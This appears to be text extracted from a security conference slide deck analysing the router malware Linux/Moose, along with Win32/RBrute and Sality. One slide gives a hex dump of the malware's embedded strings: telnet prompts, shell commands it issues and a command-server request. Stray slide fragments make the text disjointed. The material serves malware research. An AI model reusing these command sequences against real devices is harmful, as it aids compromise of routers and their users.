
```
HKLM/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{network interface UUID}
```

**Why reinfect someone by  
RBrute and not Sality?**

# **Win32/RBrute In A Coffee Shop**

- Infected user
- Infected router
- Everyone is infected

# RBrute and Sality



**NEXT  
5 km**

TRANS  CANADA


\$12.99



# Linux/Moose

# Linux/Moose

- November 2014: Discovered by ESET
- Early 2015: Thoroughly reverse-engineered
- May 2015: Paper published



# **Moose DNA**

aka Malware description

Hang tight, this is a recap

# Linux/Moose...

Named after the string "elan" present in the malware executable

00028fc3	6E 67 00 00 00 70 61 73 73 77 6F 72 64 3A 00 00 00	ng...password:...
00028fd4	75 74 68 65 6E 74 69 63 61 74 69 6F 6E 20 66 61 69	uthentication fai
00028fe5	6C 65 64 00 00 00 00 73 68 0D 0A 00 00 00 00 70 73	led....sh.....ps
00028ff6	0D 0A 65 63 68 6F 20 2D 6E 20 2D 65 20 22 48 33 6C	..echo -n -e "H31
00029007	4C 30 57 6F 52 6C 44 22 0D 0A 63 68 6D 6F 64 0D 0A	L0WoRlD"..chmod..
00029018	00 00 00 00 48 33 6C 4C 30 57 6F 52 6C 44 00 00 65	....H31L0WoRlD..e
00029029	6C 61 6E 32 00 00 00 65 6C 61 6E 33 00 00 00 63 68	lan2...elan3...ch
0002903a	6D 6F 64 3A 20 6E 6F 74 20 66 6F 75 6E 64 00 00 00	mod: not found...
0002904b	00 63 61 74 20 2F 70 72 6F 63 2F 63 70 75 69 6E 66	.cat /proc/cpuinf
0002905c	6F 0D 0A 00 47 45 54 20 2F 78 78 2F 72 6E 64 65 2E	o...GET /xx/rnde.
0002906d	70 68 70 3F 70 3D 25 64 26 66 3D 25 64 26 6D 3D 25	php?p=%d&f=%d&m=%

# Elan...?



# The Lotus Elan



# **Elán**

The Slovak rock band (from 1969 and still active)




populär

100

# Network Capabilities


- Pivot through firewalls
- Home-made NAT traversal
- Custom-made Proxy service
  - only available to a set of whitelisted IP addresses
- Remotely configured generic network sniffer



# Attack Vector

